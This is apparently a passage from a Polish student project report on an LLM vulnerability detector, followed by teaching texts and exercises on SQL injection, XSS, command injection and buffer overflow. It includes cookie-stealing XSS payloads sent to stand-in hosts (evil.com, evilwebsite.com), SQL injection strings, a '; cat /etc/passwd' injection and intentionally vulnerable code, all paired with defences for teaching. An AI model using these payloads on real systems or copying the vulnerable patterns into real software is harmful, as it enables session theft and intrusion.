- `analize_batch(snippets)` - wywołanie funkcji `analize()` sekwencyjnie dla listy fragmentów kodu;
- `health_check()` - funkcja sprawdzająca aktualną dostępność modelu - zwraca `True`, jeśli serwer i model są dostępne;
- `wait_until_ready()` - blokuje wykonanie do momentu gotowości serwera, przydatne w skryptach uruchamiających kontener i natychmiast wykonujących zapytania.

4.12.2 Formatowanie promptów

W ramach bezpieczeństwa oraz zapewnienia odpowiedniego działania LLM, postanowiono utworzyć obowiązkowe formatowanie promptów wysyłanych do modelu, stworzony zgodnie z **formatem instrukcji Alpaca** - standardową strukturą wejściową dla procesu dostrajania modeli z rodziny Llama. Poniżej znajduje się wykorzystanie formatowania w bibliotece `vuln_detector_client.py`:

```
def format_example(row):
    instruction = (
        "Analyze the following code and determine whether it contains "
        "a security vulnerability. If a vulnerability is present, state "
        "its exact type from this list: SQL Injection, Cross-Site Scripting"
        " (XSS), Command Injection, Path Traversal, Buffer Overflow, "
        "Insecure Deserialization. If no vulnerability is present, "
        "respond with: No Vulnerability."
    )
    prompt = (
        f"### Instruction:\n{instruction}\n\n"
        f"### Code:\n{row['code'].strip()}\n\n"
        f"### Response:\n{row['label']}"
    )
    return prompt
```

4.13 Podsumowanie

`SCLA_ML_vuln_detector` jest wynikiem długich działań i prac zespołu nad dopracowaniem modelu Large Language Model do detekcji i interpretacji wrażliwych lub niewrażliwych przykładów kodu z perspektywy następujących, częstych podatności w cyberbezpieczeństwie:

- SQL Injection;
- Cross-Site Scripting (XSS);
- Command Injection;

- Buffer Overflow.

Wykorzystany źródłowy zbiór danych, po odpowiednich transformacjach oraz dostosowaniu pod podzielenie na przykłady pozytywne i negatywne, okazał się być odpowiednim źródłem wiedzy dla modelu - dzięki procesowi dostrojenia, model jest w stanie określić podatności lub ich brak z dokładnością 93%.

Z uwagi na ograniczone zasoby, wymagana była implementacja ograniczeń modelu - dostosowanie odbyło się z wykorzystaniem 4-bitowych adapterów QLoRA, wykorzystując dostępną publicznie bibliotekę `unsloth` oraz `ollama` do stworzenia i serwowania LLM w sieci.

W trakcie wykonywania zadania uczenia, zespół doszedł do wniosku że system Windows nie powinien być platformą pierwszego wyboru dla obsługi biblioteki `Unsloth`. Mimo rozwijających się udogodnień w postaci `PowerShell'a`, część napotkanych problemów (awarie `multiprocessing`, niedostępność `Flash Attention`, błędy niezgodności zależności pakietów takich jak `torchvision`) to problemy które znacznie rzadziej występuje na platformie Linux.

5 Teksty teoretyczne i przykładowe zadania

Niniejszy rozdział jest kompilacją wstępów teoretycznych, opisów zabezpieczeń oraz przykładowych zadań, nad stworzeniem których zespół pochylił się w ramach wyników oraz efektów uczenia modelu LLM, podsumowanych w sekcji 4.13.

5.1 SQL Injection

5.1.1 Wstęp teoretyczny

W przestrzeni cyberataków, jednym z najbardziej znanych, częstych metod ataku są ataki typu *Code Injection* - wstrzyknięcie kodu.⁴

Ataki wstrzyknięcia kodu wykorzystują lukę w kodzie źródłowym podatnych programów, która pozwala na wysłanie wkładu (user input / payload) przez niezaufanego użytkownika do interpretera aplikacji.

W przypadku normalnego, planowanego wykorzystania kodu interpreter bezproblemowo spełnia funkcję, którą miał wykonać. Przykładowo, wyobraźmy sobie okno logowania do systemu, w które użytkownik może podać login i hasło. Wpisanie odpowiednich danych, tj. loginu i hasła użytkownika (zarejestrowanego lub nie) sprawi, że system zachowa się tak, jak oczekiwano - zaloguje użytkownika lub wykona operację, którą miał wykonać gdy podane informacje są niezgodne. Natomiast, jeżeli wejście od użytkownika zawiera *złośliwy kod, znaki specjalne lub niezaufane dane*, przekazanie ich do interpretera może sprawić, że atakujący zmieni działanie potencjalnie całego systemu na swoją korzyść.

Udane ataki *Code Injection* są w stanie m.in.

- wykraść dane z bazy systemu;
- dać niepożądany dostęp do krytycznych części systemu komputerowego;
- pozwolić na wgranie malware'u - złośliwego kodu - do systemu.

Najpopularniejszym, a zarazem najprostszym przykładem ataku typu *Code Injection* jest **SQL Injection**. Jak nazwa wskazuje, atak ten wykorzystuje nieodpowiednie zabezpieczenia

⁴W 2025 roku, ataki typu *Code Injection* zajęły 5 miejsce na liście najczęstszych ataków OWASP Top 10: <https://owasp.org/Top10/2025/>. W poprzednich latach, *Code Injection* również zajmowało wysokie notowania na tej liście.

aplikacji wykorzystującym bazy danych SQL, co tworzy wektor ataku do, potencjalnie, całej bazy danych danego systemu. Wykorzystanie takiego wektora może spowodować wykradnięcie danych, usunięcie lub zmiana wartości kluczowych tabel z systemu i inne rozbicia systemu.

W przypadku **SQL Injection**, interpreterem wstrzyknięcia jest interpreter składni języka SQL, a wektorem ataku - wrażliwy kod obsługujący ten interpreter i wykonujący zapytania z wkładem użytkownika.

Korzystając z wcześniejszego przykładu okna logowania, oraz założmy że posiadamy aplikację obsługującą SQL w języku Python. Wyobraźmy sobie sytuację w której mamy dwie zmienne - `username` i `password`, których wartości są pobierane od użytkownika poprzez wpisanie ich w ekranie logowania. Następnie, w celu sprawdzenia czy użytkownik istnieje i czy jego informacje poświadczające się zgadzają, wykonywany jest następujący kod:

```
var query = "SELECT * FROM users WHERE name = '" + username + "'"
response = sql.execute(query)
```

Na papierze, kod wygląda dobrze - podanie nazwy użytkownika sprawi, że w bazie zostaną wyszukane dane tylko o użytkowniku `username` - dla tekstu `user1` zapytanie ma postać:

```
SELECT * FROM users WHERE name = 'user1'
```

Natomiast, wyobraźmy sobie sytuację w której atakujący podaje wartość `user1' OR '123'='123`. Wówczas, zapytanie ma postać:

```
SELECT * FROM users WHERE name = 'user1' OR '123' = '123'a
```

^aGrubą czcionką zaznaczono wejście od atakującego. Zwykła czcionka to część stała zmiennej query.

W tej sytuacji, atakujący wykorzystał nieodpowiednie filtrowanie danych wejściowych w celu wyświetlenia **wszystkich** rekordów bazy `users` poprzez wprowadzenie złośliwego kodu - warunku, który jest zawsze prawdziwy (tekst "123" zawsze jest równy tekstowi "123", więc warunek wyszukiwania jest spełniony dla każdego rekordu - zapytanie zwraca każdy rekord).

Co więcej, w niefiltrowane wejście można wprowadzić *dowolny złośliwy kod, wpływający na bazę danych do której serwis ma dostęp* - wystarczy użyć znak zakończenia komendy (najczęściej `;`), po czym wprowadzić zupełnie nową komendę, na przykład:

1. `DROP TABLE xyz;`
2. `SELECT * FROM xyz WHERE 't' = 't`

5.1.2 Zabezpieczenia

Zabezpieczenia przed atakami typu *Code Injection* sprowadzają się do następujących, kluczowych parametrów:

1. **Parametryzacja danych** - pre-kompilacja kodu oraz wprowadzenie danych od użytkownika do istniejącego stwierdzenia;
2. **Sanityzacja - wykorzystanie Whitelist słów kluczowych** - ograniczenie możliwych słów kluczowych do tych, które są bezpieczne, i odrzucanie pozostałych;
3. **Wykorzystanie reguły Principle of Least Privilege** - użytkownik, proces, zadanie czy program w systemie powinno mieć tylko i wyłącznie najmniejszy możliwy poziom dostępu do wykonania swojej funkcji.

W zadaniach skupimy się głównie na parametryzacji danych wejściowych, gdyż jest to najbardziej kluczowe zabezpieczenie w przypadku kodu *SQL Injection*. Oczywiście pozostałe zabezpieczenia również należy stosować, nie tylko przy atakach typu *Code Injection*.

Parametryzacja kodu SQL polega na podzieleniu części "kodu" oraz części "danych" na dwie, oddzielne strefy. Część "kodu" jest kompilowana *przed* dodaniem do niej części "danych", co pozwala na zachowanie jednej, spójnej dyrektywy niezależnie od tego jakie jest wejście podane przez użytkownika - wszystkie znaki specjalne, złośliwy kod nie są interpretowane jako część kodu do wykonania, a jako zmienne zamknięte w parametrach klauzul.

Korzystając z poprzedniego przykładu, parametryzacja w języku SQL sprowadza się do wprowadzenia znaku (?) w miejsce, gdzie będzie część "danych".⁵ Parametryzacja kodu powyżej powinna wyglądać w następujący sposób:

```
var query = "SELECT * FROM users WHERE name = (?)"  
response = sql.execute(query, username)
```

Wówczas, część *SELECT * FROM users WHERE name = (?)* jest częścią "kodu", kompilowaną wcześniej. *username* jest częścią "danych", podaną w wyznaczone na to miejsce - znak zapytania.

Teraz, niezależnie od podanych przez użytkownika zmiennych typu string, zostaną one potraktowane tylko jako wejście do wyfiltrowania - nie kod wykonywalny. W praktyce stwierdzenie wyglądało by następująco:

```
SELECT * FROM users WHERE name = ('user1')  
SELECT * FROM users WHERE name = ('user1; drop table xyz;')
```

5.1.3 Zadania

1. **[Łatwy]** Poniższy kod realizuje logowanie użytkownika w aplikacji Python. Wskaż konkretną linię, w której występuje podatność SQL Injection. Następnie wyjaśnij, co się stanie, gdy atakujący poda jako login wartość `' OR '1'='1' --`.

```
1 import sqlite3  
2  
3 def login(username, password):  
4     conn = sqlite3.connect('app.db')  
5     cur = conn.cursor()  
6     query = "SELECT id FROM users WHERE username='" \\  
              + username + "' AND password='" \\  
              + password + "'" \\  
7     cur.execute(query)  
8     return cur.fetchone() is not None
```

2. **[Łatwy]** Atakujący wpisuje w pole hasła wartość `haslo' OR '1'='1`. Zakładając, że oryginalne zapytanie ma postać:

```
SELECT * FROM users WHERE user='X'
```

Zapisz pełne zapytanie wynikowe po podstawieniu złośliwej wartości w miejscu X.

⁵Kilka zmiennych może być podawane jako `(?, ?, ..., ?)`.

3. **[Średni]** Poniższy kod jest podatny na SQL Injection. Popraw go, stosując parametryzację zapytań z modulem `sqlite3`. Następnie dopisz drugą funkcję `search_by_role_and_active(role, is_active)`, która filtruje użytkowników po *dwóch* parametrach - również w sposób bezpieczny.

```
def search_users(role):
    conn = sqlite3.connect('app.db')
    cur = conn.cursor()
    query = "SELECT name, email FROM users " \
           "WHERE role = '" + role + "'"
    cur.execute(query)
    return cur.fetchall()
```

4. **[Średni]** Przeanalizuj poniższe trzy implementacje funkcji pobierającej użytkownika po identyfikatorze. Dla każdej z nich określ czy jest podatna na SQL Injection, i jeżeli tak - przekształć podatną implementację na bezpieczną.

```
# Implementacja A
def get_user_A(uid):
    return db.execute(
        "SELECT * FROM users WHERE id=" + str(uid))

# Implementacja B
def get_user_B(uid):
    return db.execute(
        "SELECT * FROM users WHERE id=?", (uid,))

# Implementacja C
def get_user_C(uid):
    return db.execute(
        "SELECT * FROM users WHERE id=%s" % uid)
```

5. **[Trudny]** Napisz od podstaw w Pythonie funkcję `register_user(username, email, password)`, która:
- tworzy tabelę `users` o schemacie (`id INTEGER PRIMARY KEY`, `username TEXT UNIQUE`, `email TEXT UNIQUE`, `password_hash TEXT`, `created_at TEXT`), jeśli nie istnieje;
 - hashuje hasło używając `hashlib.pbkdf2_hmac` z losową solą (`salt`) — solą musi być przechowywana razem z hashem;
 - zapisuje dane za pomocą *parametryzowanych* zapytań SQL;
 - obsługuje wyjątek naruszenia unikalności (`IntegrityError`) i zwraca czytelny komunikat błędu.
6. **[Trudny]** Poniższy kod zawiera podatność *Second-Order SQL Injection* - rodzaj ataku, w którym złośliwe dane są najpierw *bezpiecznie* zapisane do bazy, lecz następnie pobrane i użyte w *nowym, niezabezpieczonym* zapytaniu. Wyjaśnij mechanizm ataku, zapisz w komentarzu przykład złośliwej nazwy użytkownika umożliwiającej atak i wprowadź poprawkę zabezpieczającą kod.


```
def register(username, password):
    db.execute(
        "INSERT INTO users (name, pass) VALUES (?,?)",
        (username, password))

def update_email(current_user, new_email):
    row = db.execute(
        "SELECT name FROM users WHERE name=?",
        (current_user,)).fetchone()

    query = "UPDATE users SET email='" + new_email \
        + "' WHERE name='" + row['name'] + "'"
    db.execute(query)
```

5.2 Cross-Site Scripting (XSS)

5.2.1 Wstęp teoretyczny

W poprzednim temacie poznaliśmy zasady działania oraz metody zapobiegania atakom SQL Injection. W tym rozdziale opisany zostanie inny atak z kategorii *wstrzyknięcia kodu* — **Cross-Site Scripting (XSS)**.

Cross-Site Scripting to atak polegający na wstrzyknięciu złośliwego kodu skryptowego wykorzystującego *inline script* (najczęściej JavaScript) do stron internetowych, przez co *osadzając złośliwą treść w stronach*, które następnie są *wyświetlane innym użytkownikom*. W odróżnieniu od SQL Injection, gdzie celem ataku jest serwer i baza danych, w XSS celem jest *przeglądarka ofiary* - atakujący dąży do wykonania złośliwego kodu przez użytkownika, gdy ten wchodzi na zaufaną stronę z osadzonym, złośliwym kodem. W ten sposób, atakujący są w stanie obejść niektóre mechanizmy kontroli dostępu do danych.

Wyróżniamy trzy główne odmiany ataku XSS:

- **Reflected XSS (nietrwały)** - złośliwy skrypt jest zawarty bezpośrednio w żądaniu HTTP (np. w parametrze URL) i natychmiast zwracany przez serwer w odpowiedzi bez zapisania. Ofiara musi kliknąć spreparowany link;
- **Stored XSS (trwały)** - złośliwy skrypt zostaje *zapisany w bazie danych* serwera (np. jako komentarz, post na forum) i jest serwowany każdemu użytkownikowi odwiedzającemu daną stronę;
- **DOM-based XSS** - złośliwy kod nie przechodzi przez serwer; jest wykonywany wyłącznie po stronie klienta przez manipulację modelem DOM strony (Document Object Model).

W przypadku stron napisanych w HTML, najczęstszym elementem wykorzystywanym w celu ataku XSS jest `<script>` - element pozwalający wywołać kod w języku JavaScript na komputerze osoby, która wchodzi w daną stronę. `<script>` może być połączone z wieloma funkcjami, które pozwalają na nieporządane efekty, w tym:

- *fetch* - wysyłanie żądań HTTP;
- *eval* - wykonanie i ewaluacja dowolnego skryptu JavaScript;
- *atob* - ASCII-to-Base64, funkcja pozwalająca na ukrycie złośliwego kodu poprzez zakodowanie go w systemie base64.

fetch

Rozważmy prosty przykład aplikacji webowej w języku Python (Flask), podatnej na atak XSS, która wyświetla powitalny komunikat z nazwą użytkownika pobraną z parametru URL:

```
@app.route('/welcome')
def welcome():
    username = request.args.get('user', '')
    return "<h1>Witaj, " + username + "!</h1>"
```

Dla normalnego wywołania `/welcome?user=user1` aplikacja zwróci bezpieczny napis witający użytkownika:

```
<h1>Witaj, user1!</h1>
```

Natomiast - atakujący może przygotować złośliwy kod, który zostanie wywołany przez przeglądarkę internetową ofiary:

```
/welcome?user=<script>document.location='https://evilwebsite.com/steal?c='
+document.cookie</script>
```

Wówczas przeglądarka ofiary wykona osadzony skrypt JavaScript, który wykradnie pliki cookie sesji i wyśle je na serwer atakującego. Dzięki temu atakujący może, na potrzeby przykładu, *przejść sesję* zalogowanego użytkownika bez znajomości jego hasła.

Częstymi skutkami udanego ataku XSS są:

- kradzież plików cookie sesji i przejęcie konta;
- przechwycenie danych wpisywanych przez użytkownika (keylogging);
- przekierowanie użytkownika na fałszywe strony w celu wyłudzenia jego danych (phishing);
- wykonanie nieautoryzowanych działań w imieniu ofiary (np. przelewów bankowych).

5.2.2 Zabezpieczenia

Zabezpieczenia przed wektorem *Cross-Site Scripting* obejmują:

1. **Kodowanie wyjścia** (Output Encoding) - podejście w którym każda wartość dynamicznie wstawiana do HTML jest zakodowana tak, aby znaki specjalne języka - `<`, `>`, `"`, `'`, `&` - były traktowane jako *tekst*, nie jako *kod*. Biblioteki takie jak `markupsafe` w Pythonie lub `html.escape()` realizują to automatycznie;
2. **Walidacja i sanityzacja danych wejściowych** - analogicznie do SQL Injection, efektywną ochroną przed atakami XSS jest stosowanie białej listy dopuszczalnych znaków/słów i odrzucanie danych zawierających znaki specjalne inne, niż podane w liście;
3. **Content Security Policy (CSP)** - nagłówek HTTP ograniczający źródła, z których przeglądarka może ładować i wykonywać skrypty. Poprawna konfiguracja CSP uniemożliwia wykonanie inline scripts nawet, jeśli zostaną wstrzyknięte:

```
Content-Security-Policy: default-src 'self'; script-src 'self'
```

4. **Flagi bezpieczeństwa plików cookie** - istnieją flagi plików cookie, których użycie minimalizuje skutki kradzieży ciasteczek. W to wchodzi m.in. **HttpOnly** - cookie niedostępny dla JavaScript, oraz **Secure** - cookie przesyłany tylko przez HTTPS;

Poniżej znajduje się przykład bezpiecznego fragmentu kodu przykładowego (Python, Flask), wykorzystującego podejście kodowania wyjścia:

```
import html

@app.route('/welcome')
def welcome():
    username = html.escape(request.args.get('user', ''))
    return "<h1>Witaj, " + username + "!</h1>"
```

Wykorzystując funkcję *html.escape* w pythonie, kodujemy wszystkie znaki specjalne w podanym przez użytkownika wejściu jako ich odpowiedniki tekstowe. Dzięki temu jesteśmy w stanie wyświetlić je w kodzie bez problemu, nie umożliwiając na osadzenie złośliwego kodu.

5.2.3 Zadania

1. **[Łatwy]** Czy poniższy kod Node.js/Express zawiera podatność XSS? Jeśli tak - wskaż konkretną linię. Jeżeli nie, wpisz NIE. Zastanów się, jaki payload sprawiłby wypisanie `alert(1)` w przeglądarce ofiary.

```
1 app.get('/search', (req, res) => {
2   const q = req.query.q || '';
3   res.send('
4     <html>
5       <body>
6         <h2>Wyniki dla: ${q}</h2>
7       </body>
8     </html>
9   ');
10 });
```

2. **[Łatwy]** Poniżej podano pięć ciągów znaków. Wskaż po kolei, które z nich mogą pełnić rolę skutecznego payloadu XSS w kontekście strony HTML.

- 1) `<script>document.location='http://evil.com/?c='+document.cookie</script>`
- 2) `<img src=x onerror="fetch('http://evil.com/?c='+document.cookie)">`
- 3) `<b>pogrubiony tekst</b>`
- 4) `<a href="javascript:alert(document.domain)">Kliknij</a>`
- 5) `' ; SELECT * FROM users; --`

3. [Średni] Poniższy kod PHP wyświetla komentarz podany przez użytkownika bez żadnej sanitizacji. Popraw go, stosując funkcję `htmlspecialchars()` z odpowiednimi flagami. Podaj, które znaki specjalne są kodowane, jak wyglądają ich zakodowane odpowiedniki oraz dlaczego samo usunięcie `<script>` (blacklisting) jest niewystarczające.

```
<?php
    $comment = $_GET['comment'];
    echo "<div class='comment'>" . $comment . "</div>";
?>
```

4. [Średni] Przeanalizuj poniższy kod JavaScript pod kątem podatności **DOM-based XSS**. Wyjaśnij sobie, dlaczego kod jest podatny, wskazując konkretną linię. Popraw kod, zastępując `innerHTML` bezpieczną alternatywą i wyjaśnij, dlaczego ta zmiana eliminuje podatność.

```
const params = new URLSearchParams(location.search);
const user   = params.get('name');

document.getElementById('greeting').innerHTML =
    'Witaj, ' + user + '!';
```

5.3 Command Injection

5.3.1 Wstęp teoretyczny

Kontynuując trend ataków wstrzyknięcia, spojrzymy na trzeci popularny wektor ataku kategorii Injection: **Command Injection**, czyli wstrzyknięcie polecenia systemowego. W tym wariancie wstrzyknięć zamiast języka zapytań bazodanowych czy skryptu wykonującego w przeglądarce, wektorem ataku jest *interpreter poleceń systemowych* danej powłoki (shell). Podatność ta pojawia się wówczas, gdy aplikacja *przekazuje dane wejściowe od użytkownika bezpośrednio do wywołania polecenia systemu operacyjnego*. Jak można się domyśleć, w przypadkach zamierzonych nic złego nie musi się stać, natomiast podatność ta może być *niezwykle niebezpieczna*, w zależności od poziomu dostępu na którym wykonywany jest kod.

Rozważmy przykładową aplikację webową w Pythonie, która wykonuje polecenie `ping` na własnym serwerze, na podany przez użytkownika adres IP:

```
import os
def ping_host(host):
    result = os.system("ping -c 1 " + host)
    return result
```

Dla normalnego użycia z wartością `192.168.1.1` wywołane zostanie zwykłe zapytanie ping:

```
ping -c 1 192.168.1.1
```

Atakujący jest jednak w stanie podać wartość, zawierającą kod inny niż wyłącznie adres do polecenia ping, za pomocą *separatorów poleceń systemowych*. Poniżej opisano separatory wykorzystywane w powłokach systemów opartych o jądro Linux:

- `;` - sekwencyjne wykonanie poleceń;
- `&&` - wykonanie drugiego polecenia jeśli pierwsze się powiodło;
- `||` - wykonanie drugiego polecenia jeśli pierwsze się nie powiodło;
- `|` - pipe, przesłanie wyjścia pierwszego polecenia jako wejście drugiego;
- `$(polecenie)` lub `'polecenie'` - podstawienie polecenia (command substitution).

Kontynuując przykład, atakujący podając na wejściu `192.168.1.1`; `cat /etc/passwd` spowoduje wykonanie:

```
ping -c 1 192.168.1.1; cat /etc/passwd
```

Polecenie to, poza ping, wyświetli informacje o wszystkich użytkownikach systemu.

Oczywiście `cat` to nie jest jedyne polecenie, które można wykorzystać - *Command Injection* pozwala na wykonanie **dowolnego polecenia w interpreterze podatnego systemu**. Z tego względu, skutki udanych ataków *Command Injection* są **krytyczne** ze względu na bezpośredni dostęp do powłoki systemu operacyjnego. Konsekwencje obejmują m.in.:

- pełne przejęcie maszyny;
- usunięcie lub wykradzenie plików;
- instalację malware'u lub backdoor'a;
- dalsze ruchy boczne w sieci (lateral movement).

5.3.2 Zabezpieczenia

Zabezpieczenia przez *Command Injection* w większości pokrywają się z innymi atakami *Code Injection*, jednak kluczowe jest ich nakreślenie:

1. **Unikanie wywołań powłoki systemowej** - najskuteczniejszym zabezpieczeniem jest kompletne zrezygnowanie z wywołań funkcji odwołujących się do interpretera systemowego - w Python, np. `os.system()`, `exec()`, `shell=True`. Zamiast tego należy wykorzystać biblioteki realizujące tę samą, zamierzoną funkcję bez angażowania shell'a:

```
import subprocess

def ping_host(host):
    result = subprocess.run(
        ["ping", "-c", "1", host],
        capture_output=True,
        text=True
    )
    return result.stdout
```

Przekazanie argumentów jako *listy* (nie jako ciągu znaków) sprawia, że `host` jest traktowany jako jeden argument, a nie fragment kodu powłoki;

2. **Walidacja i sanitizacja wejścia** - użycie whitelist'y dopuszczalnych wartości lub wyrażeń regularnych sprawdzających format danych pozwala na kontrolowanie tego, co użytkownik wprowadza do programu. Dla przykładu z IP można wykorzystać np. wyrażenia regularne do sprawdzenia poprawności wejścia - wyłącznie adresów IP w formacie `X.X.X.X`:

```
import re

def is_valid_ip(host):
    pattern = r'^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$'
    return re.match(pattern, host) is not None
```

3. **Wykorzystanie reguły Principle of Least Privilege** - uruchamianie aplikacji z minimalnymi uprawnieniami niezbędnymi do działania tak, aby nawet udany atak miał ograniczony zasięg;
4. **Stosowanie sandboxingu** - izolacja procesów wykonujących zewnętrzne polecenia (np. kontenery Docker, chroot, seccomp). W wyniku, dostęp aktywującego jest automatycznie ograniczony tym, że jest w środowisku odizolowanym od innych części systemu. Oczywiście, to rozwiązanie nie sprawia, że atakujący nie ma dostępu do zasobów kontenera.

5.3.3 Zadania

1. **[Łatwy]** Czy poniższy kod Python zawiera podatność Command Injection? Odpowiedz **TAK** lub **NIE**.

```
import subprocess
from flask import request, jsonify

@app.route('/ping')
def ping():
    host = request.args.get('host', '')
    result = subprocess.run(
        ['ping', '-c', '1', host],
        capture_output=True,
        text=True,
        timeout=5
    )
    return jsonify({'output': result.stdout})
```

2. **[Łatwy]** Wskaż podatną linię w poniższym kodzie i wyjaśnij, dlaczego jest niebezpieczna. Zastanów się jak mogły by wyglądać dwa różne przykładowe payloady (używając *różnych* separatorów poleceń), które pozwoliłyby atakującemu: (a) wyświetlić listę plików w katalogu bieżącym, (b) odczytać plik `/etc/hostname`.

```
1 import os
2 from flask import request
3
4 @app.route('/convert')
5 def convert():
6     filename = request.args.get('file', '')
7     os.system(
8         f"convert {filename} -resize 200x200 thumb.jpg"
9     )
10    return "Gotowe"
```

3. **[Średni]** Poniższy kod PHP wykonuje polecenie `ping` na adresie IP podanym przez użytkownika. Popraw go, stosując:

- funkcję `escapeshellarg()` do ucieczki argumentu;
- walidację wejścia wyrażeniem regularnym akceptującym wyłącznie adresy IPv4 w formacie `X.X.X.X`.

```
<?php
    $ip = $_POST['ip'];
    $out = shell_exec("ping -c 4 " . $ip);
    echo "<pre>" . $out . "</pre>";
?>
```

4. **[Średni]** Napisz w Java funkcję `public String safeWhois(String domain)`, która:
- (a) wykonuje polecenie `whois` na podanej domenie;
 - (b) używa `ProcessBuilder` z `ArrayList` argumentów;

- (c) waliduje domenę wyrażeniem regularnym akceptującym wyłącznie litery, cyfry, myślniki i kropki (a odrzuca wszelkie znaki specjalne powłoki).

5.4 Buffer Overflow (Przepełnienie Buforu)

5.4.1 Wstęp teoretyczny

Buffer Overflow (przepełnienie buforu) to jeden z najstarszych i zarazem najgroźniejszych typów podatności w oprogramowaniu. Atak ten dotyczy języków programowania, w których nie istnieje wbudowana ochrona granic tablic i buforów w pamięci, pozwalających na manipulację pamięcią - takich jak **C** i **C++**.

W kontekście programowania w takich językach, *bufor* to obszar pamięci o określonej, z góry zdefiniowanej długości, przeznaczony do tymczasowego przechowywania danych. W kwestii ataku, aspekt przechowywania tymczasowych danych nie jest istotny, jednak istotny jest fakt iż *użytkownik ma dostęp do zapisania wejścia w buforze*.

Przepełnienie buforu następuje wtedy, gdy program zapisuje *więcej danych, niż bufor może pomieścić* - nadmiarowe bajty, które nie mieszczą się w odgórnym limicie danych, **zapisywane są w sąsiadujących obszarach pamięci**, co skutkuje *nadpisaniem danych tam przechowywanych*. W ten sposób można nadpisać dowolną liczbę bajtów danych, które są zapisane na stosie *po* podatnej strukturze.

Wyróżnia się pod-typy ataku przepełnienia buforu w zależności od jego celu. **Stack-based Buffer Overflow** nadpisuje dane na stosie, w tym adresu powrotu - może to spowodować powrót do innego miejsca w pamięci, więc wykonanie dowolnej innej rzeczy w ramach programu. **Heap-based Buffer Overflow**, w przeciwieństwie, nadpisuje dane na stercie (heap), co często prowadzi do korupcji struktur zarządzania pamięcią.

Wykonując udany atak *Buffer Overflow*, atakujący jest w stanie m.in.:

- przejąć pełną kontrolę nad podatnym procesem;
- eskalować uprawnienia, jeśli proces działa z prawami administratora;
- wykonać dowolnego kodu, pod warunkiem że jest on zapisany w pamięci atakowanej maszyny (arbitrary code execution);
- destabilizować lub zakończyć działanie aplikacji.

Rozważmy prosty, podatny program w języku C:

```
#include <stdio.h>
#include <string.h>

void authenticate(char *input) {
    char buffer[64];
    strcpy(buffer, input);
    printf("Witaj: %s\n", buffer);
}

int main() {
    char user_input[256];
    gets(user_input);
    authenticate(user_input);
    return 0;
}
```

W powyższym kodzie bufor `buffer` ma 64 bajty. Jeżeli użytkownik poda do `user_input` ciąg dłuższy niż 64 znaki, nadmiarowe bajty zaczną nadpisywać sąsiednie obszary na stosie maszyny. Jednym z elementów potencjalnie nadpisanych jest **adres powrotu** - wartość wskazująca, gdzie program ma wrócić po zakończeniu funkcji. *Nadpisanie adresu powrotu* złośliwie spreparowaną wartością pozwala atakującemu przekierować przepływ wykonywania programu w dowolne miejsce, w celu wykonania dowolnego kodu, w tym do *shellcode'u* dostarczonego przez atakującego.

5.4.2 Zabezpieczenia

Aby zabezpieczyć się przed przepełnieniem buforu w systemach należy trzymać się następujących zasad:

1. **Użycie bezpiecznych funkcji** - zastąpienie niebezpiecznych funkcji (w przykładzie `strcpy`, `gets`; ogółem - wszystkimi funkcjami manipulującymi pamięcią) wersjami sprawdzającymi długość podanych ciągów bajtów (`strncpy`, `fgets`), oraz zabezpieczenie ostatniego bajtu ciągu jako `null`:

```
strncpy(buffer, input, sizeof(buffer) - 1);
buffer[sizeof(buffer) - 1] = '\0';
```

2. **Stack Canaries** - mechanizm kompilatora umieszczający specjalną, losową wartość, tzw. kanarka, pomiędzy buforami a adresem powrotu. Przed powrotem z funkcji sprawdzana jest zgodność tej wartości, a jeżeli jest niepoprawna - z uwagi na przepełnienie buforu lub inny problem - program jest niezwłocznie kończony. Dla GCC, kanarki stosu można włączyć flagą `-fstack-protector`;
3. **Address Space Layout Randomization** - mechanizm systemu operacyjnego losowo rozmieszczający w pamięci stos, stertę i biblioteki, utrudniając przewidzenie adresów do nadpisania. Jest to metoda "bezpieczeństwa przez niejawność";
4. **Data Execution Prevention / No-Execute** - oznaczanie stron pamięci zawierających dane jako niewykonywalne. Metoda ta uniemożliwia wykonanie kodu powłokowego wstrzykniętego do buforu danych;
5. **Użycie języków z automatycznym zarządzaniem pamięcią** - języki takie jak Java, Python czy Rust eliminują lub znacznie ograniczają tego typu podatności. Jest to

spowodowane dzięki sprawdzaniu granic tablic w czasie wykonywania (bounds checking).

5.4.3 Zadania

1. **[Łatwy]** Wskaż *wszystkie* linie z niebezpiecznym wywołania funkcji w poniższym kodzie C. Dla każdego z nich: (a) przypomnij sobie, dlaczego jest niebezpieczne i co może spowodować atak przepełnienia buforu.

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void process(char *input) {
5      char buf[64];
6      strcpy(buf, input);
7      printf(buf);
8  }
9
10 int main() {
11     char data[256];
12     gets(data);
13     process(data);
14     return 0;
15 }
```

2. **[Łatwy]** Dla poprzedniego przykładu, napisz kod który będzie odporny na atak przepełnienia buforu.
3. **[Średni]** Poniższy kod C zawiera podatność Buffer Overflow. Popraw go, stosując `strncpy` z właściwą długością i ręcznym zerowaniem bajtu terminatora. Zwróć szczególną uwagę na układ zmiennych na stosie: wyjaśnij, co mogłoby się stać z wartością zmiennej `authenticated`, gdyby atakujący podał hasło dłuższe niż 16 znaków.

```
#include <stdio.h>
#include <string.h>

void authenticate(char *input_pass) {
    int authenticated = 0;
    char stored[16] = "tajne123";
    char input[16];

    strcpy(input, input_pass);

    if (strcmp(input, stored) == 0)
        authenticated = 1;

    if (authenticated)
        printf("Dostep przyznany!\n");
    else
        printf("Bledne haslo.\n");
}
```

4. **[Trudny]** Napisz program w C demonstrujący podatność *Off-by-One Buffer Overflow*:
- (a) Zdefiniuj dwie zmienne lokalne obok siebie: bufor `char buf[8]` oraz flagę `int flag = 0`;
 - (b) Napisz pętlę kopiującą, która sprawdza `i <= 8` zamiast `i < 8` (błąd o jeden bajt), i skopiuj do buforu ciąg 9 znaków;
 - (c) Wypisz wartość `flag` *przed* i *po* kopiowaniu;

6 Wybrane problemy napotkane w trakcie realizacji projektu

6.1 Problemy komunikacji w zespole

Podczas realizacji projektu najbardziej znaczącym aspektem, przez który praca zespołowa nie posuwała się do przodu, był brak komunikacji w zespole. Mimo wstępnych prób oraz uzgodnienia ogólnego zarysu projektu, po pewnym czasie członkowie zespołu zatrzymali komunikację między sobą. Oznaczało to, że oddzielnie pracowano nad swoimi zadaniami, nie ujawniając tych informacji.

Problem ten skutkował licznymi momentami dezinformacji, brakiem odpowiedniego przydzielenia zadań, niedopracowanymi sprawami, które mogły być zaadresowane krótką rozmową, oraz zgrzytami między członkami zespołu. Nie sposób nie zauważyć, że problemy komunikacji członków oraz brak regularnych spotkań statusowych wpłynęły na pracę niektórych członków zespołu.

